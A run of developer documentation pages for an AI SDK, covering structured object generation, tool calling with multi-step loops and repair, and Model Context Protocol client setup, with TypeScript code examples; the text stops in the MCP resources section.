<ExampleLinks examples={[ { title: 'Learn to stream text in Node.js', link: '/examples/node/generating-text/stream-text', }, { title: 'Learn to stream text in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/streaming-text-generation', }, { title: 'Learn to stream text in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/streaming-text-generation', }, ]} />
title: Generating Structured Data description: Learn how to generate structured data with the AI SDK.
Generating Structured Data
While text generation can be useful, your use case will likely call for generating structured data. For example, you might want to extract information from text, classify data, or generate synthetic data.
Many language models are capable of generating structured data, often defined as using "JSON modes" or "tools". However, you need to manually provide schemas and then validate the generated data as LLMs can produce incorrect or incomplete structured data.
The AI SDK standardises structured object generation across model providers
with the generateObject
and streamObject functions.
You can use both functions with different output strategies, e.g. array, object, enum, or no-schema,
and with different generation modes, e.g. auto, tool, or json.
You can use Zod schemas, Valibot, or JSON schemas to specify the shape of the data that you want,
and the AI model will generate data that conforms to that structure.
Generate Object
The generateObject generates structured data from a prompt.
The schema is also used to validate the generated data, ensuring type safety and correctness.
import { generateObject } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { object } = await generateObject({
model: __MODEL__,
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
Accessing response headers & body
Sometimes you need access to the full response from the model provider, e.g. to access some provider-specific headers or body content.
You can access the raw response headers and body using the response property:
import { generateObject } from 'ai';
const result = await generateObject({
// ...
});
console.log(JSON.stringify(result.response.headers, null, 2));
console.log(JSON.stringify(result.response.body, null, 2));
Stream Object
Given the added complexity of returning structured data, model response time can be unacceptable for your interactive use case.
With the streamObject function, you can stream the model's response as it is generated.
import { streamObject } from 'ai';
const { partialObjectStream } = streamObject({
// ...
});
// use partialObjectStream as an async iterable
for await (const partialObject of partialObjectStream) {
console.log(partialObject);
}
You can use streamObject to stream generated UIs in combination with React Server Components (see Generative UI)) or the useObject hook.
See streamObject in action with these examples
onError callback
streamObject immediately starts streaming.
Errors become part of the stream and are not thrown to prevent e.g. servers from crashing.
To log errors, you can provide an onError callback that is triggered when an error occurs.
import { streamObject } from 'ai';
const result = streamObject({
// ...
onError({ error }) {
console.error(error); // your error logging logic here
},
});
Output Strategy
You can use both functions with different output strategies, e.g. array, object, enum, or no-schema.
Object
The default output strategy is object, which returns the generated data as an object.
You don't need to specify the output strategy if you want to use the default.
Array
If you want to generate an array of objects, you can set the output strategy to array.
When you use the array output strategy, the schema specifies the shape of an array element.
With streamObject, you can also stream the generated array elements using elementStream.
import { streamObject } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { elementStream } = streamObject({
model: __MODEL__,
output: 'array',
schema: z.object({
name: z.string(),
class: z
.string()
.describe('Character class, e.g. warrior, mage, or thief.'),
description: z.string(),
}),
prompt: 'Generate 3 hero descriptions for a fantasy role playing game.',
});
for await (const hero of elementStream) {
console.log(hero);
}
Enum
If you want to generate a specific enum value, e.g. for classification tasks,
you can set the output strategy to enum
and provide a list of possible values in the enum parameter.
Enum output is only available with generateObject.
import { generateObject } from 'ai';
__PROVIDER_IMPORT__;
const { object } = await generateObject({
model: __MODEL__,
output: 'enum',
enum: ['action', 'comedy', 'drama', 'horror', 'sci-fi'],
prompt:
'Classify the genre of this movie plot: ' +
'"A group of astronauts travel through a wormhole in search of a ' +
'new habitable planet for humanity."',
});
No Schema
In some cases, you might not want to use a schema,
for example when the data is a dynamic user request.
You can use the output setting to set the output format to no-schema in those cases
and omit the schema parameter.
import { generateObject } from 'ai';
__PROVIDER_IMPORT__;
const { object } = await generateObject({
model: __MODEL__,
output: 'no-schema',
prompt: 'Generate a lasagna recipe.',
});
Schema Name and Description
You can optionally specify a name and description for the schema. These are used by some providers for additional LLM guidance, e.g. via tool or schema name.
import { generateObject } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { object } = await generateObject({
model: __MODEL__,
schemaName: 'Recipe',
schemaDescription: 'A recipe for a dish.',
schema: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
prompt: 'Generate a lasagna recipe.',
});
Accessing Reasoning
You can access the reasoning used by the language model to generate the object via the reasoning property on the result. This property contains a string with the model's thought process, if available.
import { OpenAIResponsesProviderOptions } from '@ai-sdk/openai';
import { generateObject } from 'ai';
import { z } from 'zod';
const result = await generateObject({
model: 'openai/gpt-5',
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
providerOptions: {
openai: {
strictJsonSchema: true,
reasoningSummary: 'detailed',
} satisfies OpenAIResponsesProviderOptions,
},
});
console.log(result.reasoning);
Error Handling
When generateObject cannot generate a valid object, it throws a AI_NoObjectGeneratedError.
This error occurs when the AI provider fails to generate a parsable object that conforms to the schema. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated a response that could not be parsed.
- The model generated a response that could not be validated against the schema.
The error preserves the following information to help you log the issue:
text: The text that was generated by the model. This can be the raw text or the tool call text, depending on the object generation mode.response: Metadata about the language model response, including response id, timestamp, and model.usage: Request token usage.cause: The cause of the error (e.g. a JSON parsing error). You can use this for more detailed error handling.
import { generateObject, NoObjectGeneratedError } from 'ai';
try {
await generateObject({ model, schema, prompt });
} catch (error) {
if (NoObjectGeneratedError.isInstance(error)) {
console.log('NoObjectGeneratedError');
console.log('Cause:', error.cause);
console.log('Text:', error.text);
console.log('Response:', error.response);
console.log('Usage:', error.usage);
}
}
Repairing Invalid or Malformed JSON
Sometimes the model will generate invalid or malformed JSON.
You can use the repairText function to attempt to repair the JSON.
It receives the error, either a JSONParseError or a TypeValidationError,
and the text that was generated by the model.
You can then attempt to repair the text and return the repaired text.
import { generateObject } from 'ai';
const { object } = await generateObject({
model,
schema,
prompt,
experimental_repairText: async ({ text, error }) => {
// example: add a closing brace to the text
return text + '}';
},
});
Structured outputs with generateText and streamText
You can generate structured data with generateText and streamText by using the experimental_output setting.
generateText
// experimental_output is a structured object that matches the schema:
const { experimental_output } = await generateText({
// ...
experimental_output: Output.object({
schema: z.object({
name: z.string(),
age: z.number().nullable().describe('Age of the person.'),
contact: z.object({
type: z.literal('email'),
value: z.string(),
}),
occupation: z.object({
type: z.literal('employed'),
company: z.string(),
position: z.string(),
}),
}),
}),
prompt: 'Generate an example person for testing.',
});
streamText
// experimental_partialOutputStream contains generated partial objects:
const { experimental_partialOutputStream } = await streamText({
// ...
experimental_output: Output.object({
schema: z.object({
name: z.string(),
age: z.number().nullable().describe('Age of the person.'),
contact: z.object({
type: z.literal('email'),
value: z.string(),
}),
occupation: z.object({
type: z.literal('employed'),
company: z.string(),
position: z.string(),
}),
}),
}),
prompt: 'Generate an example person for testing.',
});
More Examples
You can see generateObject and streamObject in action using various frameworks in the following examples:
generateObject
<ExampleLinks examples={[ { title: 'Learn to generate objects in Node.js', link: '/examples/node/generating-structured-data/generate-object', }, { title: 'Learn to generate objects in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/generating-object', }, { title: 'Learn to generate objects in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/generating-object', }, ]} />
streamObject
<ExampleLinks examples={[ { title: 'Learn to stream objects in Node.js', link: '/examples/node/streaming-structured-data/stream-object', }, { title: 'Learn to stream objects in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/streaming-object-generation', }, { title: 'Learn to stream objects in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/streaming-object-generation', }, ]} />
title: Tool Calling description: Learn about tool calling and multi-step calls (using stopWhen) with AI SDK Core.
Tool Calling
As covered under Foundations, tools are objects that can be called by the model to perform a specific task. AI SDK Core tools contain three elements:
description: An optional description of the tool that can influence when the tool is picked.inputSchema: A Zod schema or a JSON schema that defines the input parameters. The schema is consumed by the LLM, and also used to validate the LLM tool calls.execute: An optional async function that is called with the inputs from the tool call. It produces a value of typeRESULT(generic type). It is optional because you might want to forward tool calls to the client or to a queue instead of executing them in the same process.
The tools parameter of generateText and streamText is an object that has the tool names as keys and the tools as values:
import { z } from 'zod';
import { generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
prompt: 'What is the weather in San Francisco?',
});
Tool calling is not restricted to only text generation. You can also use it to render user interfaces (Generative UI).
Multi-Step Calls (using stopWhen)
With the stopWhen setting, you can enable multi-step calls in generateText and streamText. When stopWhen is set and the model generates a tool call, the AI SDK will trigger a new generation passing in the tool result until there are no further tool calls or the stopping condition is met.
By default, when you use generateText or streamText, it triggers a single generation. This works well for many use cases where you can rely on the model's training data to generate a response. However, when you provide tools, the model now has the choice to either generate a normal text response, or generate a tool call. If the model generates a tool call, it's generation is complete and that step is finished.
You may want the model to generate text after the tool has been executed, either to summarize the tool results in the context of the users query. In many cases, you may also want the model to use multiple tools in a single response. This is where multi-step calls come in.
You can think of multi-step calls in a similar way to a conversation with a human. When you ask a question, if the person does not have the requisite knowledge in their common knowledge (a model's training data), the person may need to look up information (use a tool) before they can provide you with an answer. In the same way, the model may need to call a tool to get the information it needs to answer your question where each generation (tool call or text generation) is a step.
Example
In the following example, there are two steps:
- Step 1
- The prompt
'What is the weather in San Francisco?'is sent to the model. - The model generates a tool call.
- The tool call is executed.
- The prompt
- Step 2
- The tool result is sent to the model.
- The model generates a response considering the tool result.
import { z } from 'zod';
import { generateText, tool, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
const { text, steps } = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: stepCountIs(5), // stop after a maximum of 5 steps if tools were called
prompt: 'What is the weather in San Francisco?',
});
You can use streamText in a similar way.
Steps
To access intermediate tool calls and results, you can use the steps property in the result object
or the streamText onFinish callback.
It contains all the text, tool calls, tool results, and more from each step.
Example: Extract tool results from all steps
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { steps } = await generateText({
model: __MODEL__,
stopWhen: stepCountIs(10),
// ...
});
// extract all tool calls from the steps:
const allToolCalls = steps.flatMap(step => step.toolCalls);
onStepFinish callback
When using generateText or streamText, you can provide an onStepFinish callback that
is triggered when a step is finished,
i.e. all text deltas, tool calls, and tool results for the step are available.
When you have multiple steps, the callback is triggered for each step.
import { generateText } from 'ai';
const result = await generateText({
// ...
onStepFinish({ text, toolCalls, toolResults, finishReason, usage }) {
// your own logic, e.g. for saving the chat history or recording usage
},
});
prepareStep callback
The prepareStep callback is called before a step is started.
It is called with the following parameters:
model: The model that was passed intogenerateText.stopWhen: The stopping condition that was passed intogenerateText.stepNumber: The number of the step that is being executed.steps: The steps that have been executed so far.messages: The messages that will be sent to the model for the current step.
You can use it to provide different settings for a step, including modifying the input messages.
import { generateText } from 'ai';
const result = await generateText({
// ...
prepareStep: async ({ model, stepNumber, steps, messages }) => {
if (stepNumber === 0) {
return {
// use a different model for this step:
model: modelForThisParticularStep,
// force a tool choice for this step:
toolChoice: { type: 'tool', toolName: 'tool1' },
// limit the tools that are available for this step:
activeTools: ['tool1'],
};
}
// when nothing is returned, the default settings are used
},
});
Message Modification for Longer Agentic Loops
In longer agentic loops, you can use the messages parameter to modify the input messages for each step. This is particularly useful for prompt compression:
prepareStep: async ({ stepNumber, steps, messages }) => {
// Compress conversation history for longer loops
if (messages.length > 20) {
return {
messages: messages.slice(-10),
};
}
return {};
},
Response Messages
Adding the generated assistant and tool messages to your conversation history is a common task, especially if you are using multi-step tool calls.
Both generateText and streamText have a response.messages property that you can use to
add the assistant and tool messages to your conversation history.
It is also available in the onFinish callback of streamText.
The response.messages property contains an array of ModelMessage objects that you can add to your conversation history:
import { generateText, ModelMessage } from 'ai';
const messages: ModelMessage[] = [
// ...
];
const { response } = await generateText({
// ...
messages,
});
// add the response messages to your conversation history:
messages.push(...response.messages); // streamText: ...((await response).messages)
Dynamic Tools
AI SDK Core supports dynamic tools for scenarios where tool schemas are not known at compile time. This is useful for:
- MCP (Model Context Protocol) tools without schemas
- User-defined functions at runtime
- Tools loaded from external sources
Using dynamicTool
The dynamicTool helper creates tools with unknown input/output types:
import { dynamicTool } from 'ai';
import { z } from 'zod';
const customTool = dynamicTool({
description: 'Execute a custom function',
inputSchema: z.object({}),
execute: async input => {
// input is typed as 'unknown'
// You need to validate/cast it at runtime
const { action, parameters } = input as any;
// Execute your dynamic logic
return { result: `Executed ${action}` };
},
});
Type-Safe Handling
When using both static and dynamic tools, use the dynamic flag for type narrowing:
const result = await generateText({
model: __MODEL__,
tools: {
// Static tool with known types
weather: weatherTool,
// Dynamic tool
custom: dynamicTool({
/* ... */
}),
},
onStepFinish: ({ toolCalls, toolResults }) => {
// Type-safe iteration
for (const toolCall of toolCalls) {
if (toolCall.dynamic) {
// Dynamic tool: input is 'unknown'
console.log('Dynamic:', toolCall.toolName, toolCall.input);
continue;
}
// Static tool: full type inference
switch (toolCall.toolName) {
case 'weather':
console.log(toolCall.input.location); // typed as string
break;
}
}
},
});
Preliminary Tool Results
You can return an AsyncIterable over multiple results.
In this case, the last value from the iterable is the final tool result.
This can be used in combination with generator functions to e.g. stream status information during the tool execution:
tool({
description: 'Get the current weather.',
inputSchema: z.object({
location: z.string(),
}),
async *execute({ location }) {
yield {
status: 'loading' as const,
text: `Getting weather for ${location}`,
weather: undefined,
};
await new Promise(resolve => setTimeout(resolve, 3000));
const temperature = 72 + Math.floor(Math.random() * 21) - 10;
yield {
status: 'success' as const,
text: `The weather in ${location} is ${temperature}°F`,
temperature,
};
},
});
Tool Choice
You can use the toolChoice setting to influence when a tool is selected.
It supports the following settings:
auto(default): the model can choose whether and which tools to call.required: the model must call a tool. It can choose which tool to call.none: the model must not call tools{ type: 'tool', toolName: string (typed) }: the model must call the specified tool
import { z } from 'zod';
import { generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
toolChoice: 'required', // force the model to call a tool
prompt: 'What is the weather in San Francisco?',
});
Tool Execution Options
When tools are called, they receive additional options as a second parameter.
Tool Call ID
The ID of the tool call is forwarded to the tool execution. You can use it e.g. when sending tool-call related information with stream data.
import {
streamText,
tool,
createUIMessageStream,
createUIMessageStreamResponse,
} from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const stream = createUIMessageStream({
execute: ({ writer }) => {
const result = streamText({
// ...
messages,
tools: {
myTool: tool({
// ...
execute: async (args, { toolCallId }) => {
// return e.g. custom status for tool call
writer.write({
type: 'data-tool-status',
id: toolCallId,
data: {
name: 'myTool',
status: 'in-progress',
},
});
// ...
},
}),
},
});
writer.merge(result.toUIMessageStream());
},
});
return createUIMessageStreamResponse({ stream });
}
Messages
The messages that were sent to the language model to initiate the response that contained the tool call are forwarded to the tool execution.
You can access them in the second parameter of the execute function.
In multi-step calls, the messages contain the text, tool calls, and tool results from all previous steps.
import { generateText, tool } from 'ai';
const result = await generateText({
// ...
tools: {
myTool: tool({
// ...
execute: async (args, { messages }) => {
// use the message history in e.g. calls to other language models
return { ... };
},
}),
},
});
Abort Signals
The abort signals from generateText and streamText are forwarded to the tool execution.
You can access them in the second parameter of the execute function and e.g. abort long-running computations or forward them to fetch calls inside tools.
import { z } from 'zod';
import { generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
abortSignal: myAbortSignal, // signal that will be forwarded to tools
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }, { abortSignal }) => {
return fetch(
`https://api.weatherapi.com/v1/current.json?q=${location}`,
{ signal: abortSignal }, // forward the abort signal to fetch
);
},
}),
},
prompt: 'What is the weather in San Francisco?',
});
Context (experimental)
You can pass in arbitrary context from generateText or streamText via the experimental_context setting.
This context is available in the experimental_context tool execution option.
const result = await generateText({
// ...
tools: {
someTool: tool({
// ...
execute: async (input, { experimental_context: context }) => {
const typedContext = context as { example: string }; // or use type validation library
// ...
},
}),
},
experimental_context: { example: '123' },
});
Tool Input Lifecycle Hooks
The following tool input lifecycle hooks are available:
onInputStart: Called when the model starts generating the input (arguments) for the tool callonInputDelta: Called for each chunk of text as the input is streamedonInputAvailable: Called when the complete input is available and validated
onInputStart and onInputDelta are only called in streaming contexts (when using streamText). They are not called when using generateText.
Example
import { streamText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const result = streamText({
model: __MODEL__,
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
onInputStart: () => {
console.log('Tool call starting');
},
onInputDelta: ({ inputTextDelta }) => {
console.log('Received input chunk:', inputTextDelta);
},
onInputAvailable: ({ input }) => {
console.log('Complete input:', input);
},
}),
},
prompt: 'What is the weather in San Francisco?',
});
Types
Modularizing your code often requires defining types to ensure type safety and reusability. To enable this, the AI SDK provides several helper types for tools, tool calls, and tool results.
You can use them to strongly type your variables, function parameters, and return types
in parts of the code that are not directly related to streamText or generateText.
Each tool call is typed with ToolCall<NAME extends string, ARGS>, depending
on the tool that has been invoked.
Similarly, the tool results are typed with ToolResult<NAME extends string, ARGS, RESULT>.
The tools in streamText and generateText are defined as a ToolSet.
The type inference helpers TypedToolCall<TOOLS extends ToolSet>
and TypedToolResult<TOOLS extends ToolSet> can be used to
extract the tool call and tool result types from the tools.
import { TypedToolCall, TypedToolResult, generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const myToolSet = {
firstTool: tool({
description: 'Greets the user',
inputSchema: z.object({ name: z.string() }),
execute: async ({ name }) => `Hello, ${name}!`,
}),
secondTool: tool({
description: 'Tells the user their age',
inputSchema: z.object({ age: z.number() }),
execute: async ({ age }) => `You are ${age} years old!`,
}),
};
type MyToolCall = TypedToolCall<typeof myToolSet>;
type MyToolResult = TypedToolResult<typeof myToolSet>;
async function generateSomething(prompt: string): Promise<{
text: string;
toolCalls: Array<MyToolCall>; // typed tool calls
toolResults: Array<MyToolResult>; // typed tool results
}> {
return generateText({
model: __MODEL__,
tools: myToolSet,
prompt,
});
}
Handling Errors
The AI SDK has three tool-call related errors:
NoSuchToolError: the model tries to call a tool that is not defined in the tools objectInvalidToolInputError: the model calls a tool with inputs that do not match the tool's input schemaToolCallRepairError: an error that occurred during tool call repair
When tool execution fails (errors thrown by your tool's execute function), the AI SDK adds them as tool-error content parts to enable automated LLM roundtrips in multi-step scenarios.
generateText
generateText throws errors for tool schema validation issues and other errors, and can be handled using a try/catch block. Tool execution errors appear as tool-error parts in the result steps:
try {
const result = await generateText({
//...
});
} catch (error) {
if (NoSuchToolError.isInstance(error)) {
// handle the no such tool error
} else if (InvalidToolInputError.isInstance(error)) {
// handle the invalid tool inputs error
} else {
// handle other errors
}
}
Tool execution errors are available in the result steps:
const { steps } = await generateText({
// ...
});
// check for tool errors in the steps
const toolErrors = steps.flatMap(step =>
step.content.filter(part => part.type === 'tool-error'),
);
toolErrors.forEach(toolError => {
console.log('Tool error:', toolError.error);
console.log('Tool name:', toolError.toolName);
console.log('Tool input:', toolError.input);
});
streamText
streamText sends errors as part of the full stream. Tool execution errors appear as tool-error parts, while other errors appear as error parts.
When using toUIMessageStreamResponse, you can pass an onError function to extract the error message from the error part and forward it as part of the stream response:
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
onError: error => {
if (NoSuchToolError.isInstance(error)) {
return 'The model tried to call a unknown tool.';
} else if (InvalidToolInputError.isInstance(error)) {
return 'The model called a tool with invalid inputs.';
} else {
return 'An unknown error occurred.';
}
},
});
Tool Call Repair
Language models sometimes fail to generate valid tool calls, especially when the input schema is complex or the model is smaller.
If you use multiple steps, those failed tool calls will be sent back to the LLM in the next step to give it an opportunity to fix it. However, you may want to control how invalid tool calls are repaired without requiring additional steps that pollute the message history.
You can use the experimental_repairToolCall function to attempt to repair the tool call
with a custom function.
You can use different strategies to repair the tool call:
- Use a model with structured outputs to generate the inputs.
- Send the messages, system prompt, and tool schema to a stronger model to generate the inputs.
- Provide more specific repair instructions based on which tool was called.
Example: Use a model with structured outputs for repair
import { generateObject, generateText, NoSuchToolError, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
tools,
prompt,
experimental_repairToolCall: async ({
toolCall,
tools,
inputSchema,
error,
}) => {
if (NoSuchToolError.isInstance(error)) {
return null; // do not attempt to fix invalid tool names
}
const tool = tools[toolCall.toolName as keyof typeof tools];
const { object: repairedArgs } = await generateObject({
model: __MODEL__,
schema: tool.inputSchema,
prompt: [
`The model tried to call the tool "${toolCall.toolName}"` +
` with the following inputs:`,
JSON.stringify(toolCall.input),
`The tool accepts the following schema:`,
JSON.stringify(inputSchema(toolCall)),
'Please fix the inputs.',
].join('\n'),
});
return { ...toolCall, input: JSON.stringify(repairedArgs) };
},
});
Example: Use the re-ask strategy for repair
import { generateObject, generateText, NoSuchToolError, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
tools,
prompt,
experimental_repairToolCall: async ({
toolCall,
tools,
error,
messages,
system,
}) => {
const result = await generateText({
model,
system,
messages: [
...messages,
{
role: 'assistant',
content: [
{
type: 'tool-call',
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
input: toolCall.input,
},
],
},
{
role: 'tool' as const,
content: [
{
type: 'tool-result',
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
output: error.message,
},
],
},
],
tools,
});
const newToolCall = result.toolCalls.find(
newToolCall => newToolCall.toolName === toolCall.toolName,
);
return newToolCall != null
? {
toolCallType: 'function' as const,
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
input: JSON.stringify(newToolCall.input),
}
: null;
},
});
Active Tools
Language models can only handle a limited number of tools at a time, depending on the model.
To allow for static typing using a large number of tools and limiting the available tools to the model at the same time,
the AI SDK provides the activeTools property.
It is an array of tool names that are currently active.
By default, the value is undefined and all tools are active.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
tools: myToolSet,
activeTools: ['firstTool'],
});
Multi-modal Tool Results
For Google, use base64 media parts (image-data / file-data) or base64
data: URLs in URL-style parts. Remote HTTP(S) URLs in tool-result URL parts
are not supported.
In order to send multi-modal tool results, e.g. screenshots, back to the model, they need to be converted into a specific format.
AI SDK Core tools have an optional toModelOutput function
that converts the tool result into a content part.
Here is an example for converting a screenshot into a content part:
const result = await generateText({
model: __MODEL__,
tools: {
computer: anthropic.tools.computer_20241022({
// ...
async execute({ action, coordinate, text }) {
switch (action) {
case 'screenshot': {
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput(result) {
return {
type: 'content',
value:
typeof result === 'string'
? [{ type: 'text', text: result }]
: [{ type: 'media', data: result.data, mediaType: 'image/png' }],
};
},
}),
},
// ...
});
Extracting Tools
Once you start having many tools, you might want to extract them into separate files.
The tool helper function is crucial for this, because it ensures correct type inference.
Here is an example of an extracted tool:
import { tool } from 'ai';
import { z } from 'zod';
// the `tool` helper function ensures correct type inference:
export const weatherTool = tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
});
MCP Tools
The AI SDK supports connecting to Model Context Protocol (MCP) servers to access their tools. MCP enables your AI applications to discover and use tools across various services through a standardized interface.
For detailed information about MCP tools, including initialization, transport options, and usage patterns, see the MCP Tools documentation.
AI SDK Tools vs MCP Tools
In most cases, you should define your own AI SDK tools for production applications. They provide full control, type safety, and optimal performance. MCP tools are best suited for rapid development iteration and scenarios where users bring their own tools.
| Aspect | AI SDK Tools | MCP Tools |
|---|---|---|
| Type Safety | Full static typing end-to-end | Dynamic discovery at runtime |
| Execution | Same process as your request (low latency) | Separate server (network overhead) |
| Prompt Control | Full control over descriptions and schemas | Controlled by MCP server owner |
| Schema Control | You define and optimize for your model | Controlled by MCP server owner |
| Version Management | Full visibility over updates | Can update independently (version skew risk) |
| Authentication | Same process, no additional auth required | Separate server introduces additional auth complexity |
| Best For | Production applications requiring control and performance | Development iteration, user-provided tools |
Examples
You can see tools in action using various frameworks in the following examples:
<ExampleLinks examples={[ { title: 'Learn to use tools in Node.js', link: '/cookbook/node/call-tools', }, { title: 'Learn to use tools in Next.js with Route Handlers', link: '/cookbook/next/call-tools', }, { title: 'Learn to use MCP tools in Node.js', link: '/cookbook/node/mcp-tools', }, ]} />
title: Model Context Protocol (MCP) description: Learn how to connect to Model Context Protocol (MCP) servers and use their tools with AI SDK Core.
Model Context Protocol (MCP)
The AI SDK supports connecting to Model Context Protocol (MCP) servers to access their tools, resources, and prompts. This enables your AI applications to discover and use capabilities across various services through a standardized interface.
Initializing an MCP Client
We recommend using HTTP transport (like StreamableHTTPClientTransport) for production deployments. The stdio transport should only be used for connecting to local servers as it cannot be deployed to production environments.
Create an MCP client using one of the following transport options:
- HTTP transport (Recommended): Either configure HTTP directly via the client using
transport: { type: 'http', ... }, or use MCP's official TypeScript SDKStreamableHTTPClientTransport - SSE (Server-Sent Events): An alternative HTTP-based transport
stdio: For local development only. Uses standard input/output streams for local MCP servers
HTTP Transport (Recommended)
For production deployments, we recommend using the HTTP transport. You can configure it directly on the client:
import { experimental_createMCPClient as createMCPClient } from '@ai-sdk/mcp';
const mcpClient = await createMCPClient({
transport: {
type: 'http',
url: 'https://your-server.com/mcp',
// optional: configure HTTP headers
headers: { Authorization: 'Bearer my-api-key' },
// optional: provide an OAuth client provider for automatic authorization
authProvider: myOAuthClientProvider,
},
});
Alternatively, you can use StreamableHTTPClientTransport from MCP's official TypeScript SDK:
import { experimental_createMCPClient as createMCPClient } from '@ai-sdk/mcp';
import { StreamableHTTPClientTransport } from '@modelcontextprotocol/sdk/client/streamableHttp.js';
const url = new URL('https://your-server.com/mcp');
const mcpClient = await createMCPClient({
transport: new StreamableHTTPClientTransport(url, {
sessionId: 'session_123',
}),
});
SSE Transport
SSE provides an alternative HTTP-based transport option. Configure it with a type and url property. You can also provide an authProvider for OAuth:
import { experimental_createMCPClient as createMCPClient } from '@ai-sdk/mcp';
const mcpClient = await createMCPClient({
transport: {
type: 'sse',
url: 'https://my-server.com/sse',
// optional: configure HTTP headers
headers: { Authorization: 'Bearer my-api-key' },
// optional: provide an OAuth client provider for automatic authorization
authProvider: myOAuthClientProvider,
},
});
Stdio Transport (Local Servers)
The Stdio transport can be imported from either the MCP SDK or the AI SDK:
import { experimental_createMCPClient as createMCPClient } from '@ai-sdk/mcp';
import { StdioClientTransport } from '@modelcontextprotocol/sdk/client/stdio.js';
// Or use the AI SDK's stdio transport:
// import { Experimental_StdioMCPTransport as StdioClientTransport } from '@ai-sdk/mcp/mcp-stdio';
const mcpClient = await createMCPClient({
transport: new StdioClientTransport({
command: 'node',
args: ['src/stdio/dist/server.js'],
}),
});
Custom Transport
You can also bring your own transport by implementing the MCPTransport interface for specific requirements not covered by the standard transports.
Authorization via OAuth is supported when using the AI SDK MCP HTTP or SSE
transports by providing an authProvider.
Closing the MCP Client
After initialization, you should close the MCP client based on your usage pattern:
- For short-lived usage (e.g., single requests), close the client when the response is finished
- For long-running clients (e.g., command line apps), keep the client open but ensure it's closed when the application terminates
When streaming responses, you can close the client when the LLM response has finished. For example, when using streamText, you should use the onFinish callback:
const mcpClient = await experimental_createMCPClient({
// ...
});
const tools = await mcpClient.tools();
const result = await streamText({
model: __MODEL__,
tools,
prompt: 'What is the weather in Brooklyn, New York?',
onFinish: async () => {
await mcpClient.close();
},
});
When generating responses without streaming, you can use try/finally or cleanup functions in your framework:
let mcpClient: MCPClient | undefined;
try {
mcpClient = await experimental_createMCPClient({
// ...
});
} finally {
await mcpClient?.close();
}
Using MCP Tools
The client's tools method acts as an adapter between MCP tools and AI SDK tools. It supports two approaches for working with tool schemas:
Schema Discovery
With schema discovery, all tools offered by the server are automatically listed, and input parameter types are inferred based on the schemas provided by the server:
const tools = await mcpClient.tools();
This approach is simpler to implement and automatically stays in sync with server changes. However, you won't have TypeScript type safety during development, and all tools from the server will be loaded
Schema Definition
For better type safety and control, you can define the tools and their input schemas explicitly in your client code:
import { z } from 'zod';
const tools = await mcpClient.tools({
schemas: {
'get-data': {
inputSchema: z.object({
query: z.string().describe('The data query'),
format: z.enum(['json', 'text']).optional(),
}),
},
// For tools with zero inputs, you should use an empty object:
'tool-with-no-args': {
inputSchema: z.object({}),
},
},
});
This approach provides full TypeScript type safety and IDE autocompletion, letting you catch parameter mismatches during development. When you define schemas, the client only pulls the explicitly defined tools, keeping your application focused on the tools it needs
Using MCP Resources
According to the MCP specification, resources are application-driven data sources that provide context to the model. Unlike tools (which are model-controlled), your application decides when to fetch and pass resources as context.
The MCP client provides three methods for working with resources:
Listing Resources
List all available resources from the MCP server:
